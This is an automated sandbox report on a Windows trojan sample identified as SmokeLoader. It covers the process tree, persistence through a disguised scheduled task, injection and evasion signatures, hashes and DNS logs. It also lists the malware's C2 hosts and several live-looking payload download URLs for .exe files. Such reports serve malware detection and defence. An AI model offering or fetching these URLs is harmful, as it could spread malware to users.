ID: 545931
Sample Name: UZ6FEqlix4
Cookbook: default.jbs
Time: 13:53:06
Date: 28/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report UZ6FEqlix4

Overview


General Information

Sample Name:	UZ6FEqlix4 (renamed file extension from none to exe)
Analysis ID:	545931
MD5:	5e0ed8966761e7..
SHA1:	933e68212d0f6d0.
SHA256:	8bbdda1786e15a..
Tags:	32 exe SmokeLoader trojan
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Benign windows process drops PE f…
- Yara detected SmokeLoader
- System process connects to networ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Machine Learning detection for samp…
- Checks for kernel code integrity (NtQ…
- Deletes itself after installation
- Machine Learning detection for dropp…
- C2 URLs / IPs found in malware con…
- Creates a thread in another existing …

Classification



Process Tree

- **System is w10x64**
- UZ6FEqlix4.exe (PID: 6160 cmdline: "C:\Users\user\Desktop\UZ6FEqlix4.exe" MD5: 5E0ED8966761E70EE0B8DCD141AAFB4C)
  - UZ6FEqlix4.exe (PID: 6384 cmdline: "C:\Users\user\Desktop\UZ6FEqlix4.exe" MD5: 5E0ED8966761E70EE0B8DCD141AAFB4C)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - 411F.exe (PID: 6684 cmdline: C:\Users\user\AppData\Local\Temp\411F.exe MD5: 5E0ED8966761E70EE0B8DCD141AAFB4C)
        - 411F.exe (PID: 5956 cmdline: C:\Users\user\AppData\Local\Temp\411F.exe MD5: 5E0ED8966761E70EE0B8DCD141AAFB4C)
- eveggtb (PID: 7080 cmdline: C:\Users\user\AppData\Roaming\eveggtb MD5: 5E0ED8966761E70EE0B8DCD141AAFB4C)
  - eveggtb (PID: 4720 cmdline: C:\Users\user\AppData\Roaming\eveggtb MD5: 5E0ED8966761E70EE0B8DCD141AAFB4C)
- **cleanup**

Malware Configuration

Threatname: SmokeLoader


```
{
  "C2 list": [
    "http://host-data-coin-11.com/",
    "http://file-coin-host-12.com/"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.733146103.000000000054 0000.00000004.00000001.sdmp	JoeSecurity_SmokeLoader _2	Yara detected SmokeLoader	Joe Security	
0000000B.00000002.781213827.00000000005A 1000.00000004.00020000.sdmp	JoeSecurity_SmokeLoader _2	Yara detected SmokeLoader	Joe Security	
00000001.00000002.733351124.000000000205 1000.00000004.00020000.sdmp	JoeSecurity_SmokeLoader _2	Yara detected SmokeLoader	Joe Security	
00000005.00000000.720297741.0000000004F4 1000.00000020.00020000.sdmp	JoeSecurity_SmokeLoader _2	Yara detected SmokeLoader	Joe Security	
0000000B.00000002.781100610.000000000046 0000.00000004.00000001.sdmp	JoeSecurity_SmokeLoader _2	Yara detected SmokeLoader	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking:

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected SmokeLoader

Hooking and other Techniques for Hiding and Protection:

Deletes itself after installation

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Checks if the current machine is a virtual machine (disk enumeration)

Anti Debugging:

Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))

HIPS / PFW / Operating System Protection Evasion:

Benign windows process drops PE files

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information:

Yara detected SmokeLoader


Remote Access Functionality:

Yara detected SmokeLoader

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	DLL Side-Loading 1	Process Injection 3 1 3	Masquerading 1 1	Input Capture 1	System Time Discovery 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdr Insecure Network Commur
Default Accounts	Exploitation for Client Execution 1	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Virtualization/Sandbox Evasion 1 2	LSASS Memory	Security Software Discovery 4 3 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 3	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 3 1 3	Security Account Manager	Virtualization/Sandbox Evasion 1 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 4	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 5	SIM Carc Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Hidden Files and Directories 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commur
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1	DCSync	System Information Discovery 1 5	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue W Access F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	DLL Side-Loading 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgra Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	File Deletion 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue C Base Sta


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
UZ6FEqlix4.exe	58%	Virustotal		Browse
UZ6FEqlix4.exe	20%	Metadefender		Browse
UZ6FEqlix4.exe	63%	ReversingLabs	Win32.Trojan.Raccrypt	
UZ6FEqlix4.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\eveggtb	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\411F.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\411F.exe	20%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\411F.exe	67%	ReversingLabs	Win32.Trojan.Raccrypt	
C:\Users\user\AppData\Roaming\eveggtb	20%	Metadefender		Browse
C:\Users\user\AppData\Roaming\eveggtb	67%	ReversingLabs	Win32.Trojan.Raccrypt	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.eveggtb.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.2.UZ6FEqlix4.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
20.2.411F.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
11.0.eveggtb.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.1.eveggtb.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.UZ6FEqlix4.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.UZ6FEqlix4.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.411F.exe.4e15a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.UZ6FEqlix4.exe.5b15a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.0.eveggtb.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.UZ6FEqlix4.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
20.0.411F.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.0.eveggtb.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.1.UZ6FEqlix4.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.eveggtb.4e15a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
20.0.411F.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
20.0.411F.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
20.1.411F.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
unicupload.top	15%	Virustotal		Browse
host-data-coin-11.com	14%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://host-data-coin-11.com/	0%	URL Reputation	safe	
http://file-coin-host-12.com/	0%	URL Reputation	safe	
http://data-host-coin-8.com/files/5376_1640094939_1074.exe	0%	Avira URL Cloud	safe	
http://unicupload.top/install5.exe	100%	URL Reputation	phishing	
http://privacytools-foryou-777.com/downloads/toolspab3.exe	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
unicupload.top	54.38.220.85	true	true	• 15%, Virustotal, Browse	unknown
host-data-coin-11.com	47.251.11.252	true	true	• 14%, Virustotal, Browse	unknown
privacytools-foryou-777.com	47.251.11.252	true	true		unknown
data-host-coin-8.com	47.251.11.252	true	true		unknown
infinity-cheats.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://host-data-coin-11.com/	true	• URL Reputation: safe	unknown
http://file-coin-host-12.com/	true	• URL Reputation: safe	unknown
http://data-host-coin-8.com/files/5376_1640094939_1074.exe	false	• Avira URL Cloud: safe	unknown
http://unicupload.top/install5.exe	true	• URL Reputation: phishing	unknown
http://privacytools-foryou-777.com/downloads/toolspab3.exe	true	• Avira URL Cloud: malware	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.233.81.115	unknown	Russian Federation		50113	SUPERSERVERSDATACENTERRU	true
47.251.11.252	host-data-coin-11.com	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	true
185.186.142.166	unknown	Russian Federation		204490	ASKONTELRU	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
54.38.220.85	unicupload.top	France		16276	OVHFR	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	545931
Start date:	28.12.2021
Start time:	13:53:06
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 22s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	UZ6FEqlix4 (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@9/3@24/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 88.3% (good quality ratio 60%) • Quality average: 52.3% • Quality standard deviation: 40.9%
HCA Information:	• Successful, ratio: 54% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:54:47	Task Scheduler	Run new task: Firefox Default Browser Agent B8BE4ECA53B9BE33 path: C:\Users\user\AppData\Roaming\eveggtb

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\411F.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	339456
Entropy (8bit):	6.210575483974104
Encrypted:	false
SSDEEP:	6144:XFOSX78eVzsodTr6rv6acPyCmyD3+KHZc9FOKV:XvX77wo6rv6acPbmyDP5c9x
MD5:	5E0ED8966761E70EE0B8DCD141AAFB4C
SHA1:	933E68212D0F6D029E920BD93E5DCA7CA5BDCB7A
SHA-256:	8BBDDA1786E15A568A573A2F38762E95DE138AF969E0A13B96D7086AAA98BFC2
SHA-512:	D692905DDD5B1EA92ABED7FD38379947A9B453F5AEDEE91C5BE217E1799CC2B03C898FD99828EFA15A58C7811781DB8CBC90F5330640BF9361F60422DF22EB3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 20%, Browse • Antivirus: ReversingLabs, Detection: 67%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....@...@...@.../.L.Q.../.x.*...I.A.C...@...../.y.v.../.H.A.../.O.A... Rich@.....PE..L.....e`..... .....=.....@.....@.....(.....b.....$!..p.....@..... .....text...N..... ..`.data...ho.....@....pejevu.....p.....~.....@....dozi.....@....rsrc....b.....d.....@..@.reloc ...;.....<.....@..B.....

C:\Users\user\AppData\Roaming\eveggtb	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	339456
Entropy (8bit):	6.210575483974104
Encrypted:	false
SSDEEP:	6144:XFOSX78eVzsodTr6rv6acPyCmyD3+KHZc9FOKV:XvX77wo6rv6acPbmyDP5c9x
MD5:	5E0ED8966761E70EE0B8DCD141AAFB4C
SHA1:	933E68212D0F6D029E920BD93E5DCA7CA5BDCB7A
SHA-256:	8BBDDA1786E15A568A573A2F38762E95DE138AF969E0A13B96D7086AAA98BFC2
SHA-512:	D692905DDD5B1EA92ABED7FD38379947A9B453F5AEDEE91C5BE217E1799CC2B03C898FD99828EFA15A58C7811781DB8CBC90F5330640BF9361F60422DF22EB3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 20%, Browse • Antivirus: ReversingLabs, Detection: 67%

C:\Users\user\AppData\Roaming\eveggtb	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....@...@...@.../.L.Q.../.x.*...I.A.C...@...../.y.v.../.H.A.../.O.A... Rich@.....PE..L.....e`..... .....=.....@.....@.....(.....b.....$!..p.....@..... .....text...N..... ..`.data...ho.....@....pejevu.....p.....~.....@....dozi.....@....rsrc....b.....d.....@..@.reloc ...;.....<.....@..B.....

C:\Users\user\AppData\Roaming\eveggtb:Zone.Identifier	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.210575483974104
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	UZ6FEqlix4.exe
File size:	339456
MD5:	5e0ed8966761e70ee0b8dcd141aafb4c
SHA1:	933e68212d0f6d029e920bd93e5dca7ca5bdcb7a
SHA256:	8bbdda1786e15a568a573a2f38762e95de138af969e0a1 b96d7086aaa98bfc2
SHA512:	d692905ddd5b1ea92abed7fd38379947a9b453f5aedee9 c5be217e1799cc2b03c898fd99828efa15a58c7811781db 8cbc90f5330640bf9361f60422df22eb33
SSDEEP:	6144:XFOSX78eVzsodTr6rv6acPyCmyD3+KHZc9FOK V:XvX77wo6rv6acPbmyDP5c9x
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$.....@... @...@.../.L.Q.../.x.*...I.A.C...@...../.y.v.../.H.A.../.O.A...R ich@.....PE..L.....e`..... .....

File Icon

Icon Hash:	b2e8e8e8aaa2a488

Static PE Info

General

Entrypoint:	0x423db0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE

General

DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x6065B41B [Thu Apr 1 11:52:59 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	39de84e7a601fa8861e0e6a8c8b0a138

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x3ed4e	0x3ee00	False	0.565722850398	data	6.87583252941	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x40000	0x86f68	0x8c00	False	0.0388950892857	data	0.690472674069	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.pejevu	0xc7000	0x5	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.dozi	0xc8000	0xd93	0xe00	False	0.00697544642857	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xc9000	0x6288	0x6400	False	0.481875	data	5.03814907839	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xd0000	0x3bee	0x3c00	False	0.449674479167	data	4.58044690622	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
Divehi; Dhivehi; Maldivian	Maldives	
Spanish	Colombia	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/28/21-13:56:13.072786	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.4	8.8.8.8

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 28, 2021 13:54:48.219171047 CET	192.168.2.4	8.8.8.8	0xb6c3	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:54:48.989533901 CET	192.168.2.4	8.8.8.8	0x43a2	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:54:49.761595964 CET	192.168.2.4	8.8.8.8	0x2b61	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:54:50.835154057 CET	192.168.2.4	8.8.8.8	0x169	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:54:51.612792015 CET	192.168.2.4	8.8.8.8	0x46a9	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:54:52.366228104 CET	192.168.2.4	8.8.8.8	0xbf6a	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:54:53.156251907 CET	192.168.2.4	8.8.8.8	0xf25f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:54:55.404691935 CET	192.168.2.4	8.8.8.8	0x218a	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:54:56.162736893 CET	192.168.2.4	8.8.8.8	0x459a	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:54:56.933798075 CET	192.168.2.4	8.8.8.8	0xd74f	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:54:57.814192057 CET	192.168.2.4	8.8.8.8	0x8e2b	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:54:59.701852083 CET	192.168.2.4	8.8.8.8	0xbd60	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:00.246870995 CET	192.168.2.4	8.8.8.8	0xbc1a	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:01.326704979 CET	192.168.2.4	8.8.8.8	0xbc41	Standard query (0)	privacytools-foryou-777.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:04.660819054 CET	192.168.2.4	8.8.8.8	0xaf15	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:05.419943094 CET	192.168.2.4	8.8.8.8	0xd9c9	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:06.551572084 CET	192.168.2.4	8.8.8.8	0xe7dc	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:07.308656931 CET	192.168.2.4	8.8.8.8	0x936e	Standard query (0)	unicupload.top	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:07.371721983 CET	192.168.2.4	8.8.8.8	0xce23	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:08.133531094 CET	192.168.2.4	8.8.8.8	0xc28f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:09.252388000 CET	192.168.2.4	8.8.8.8	0xa4d1	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:10.040391922 CET	192.168.2.4	8.8.8.8	0x9a19	Standard query (0)	infinity-cheats.com	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:11.048355103 CET	192.168.2.4	8.8.8.8	0x9a19	Standard query (0)	infinity-cheats.com	A (IP address)	IN (0x0001)
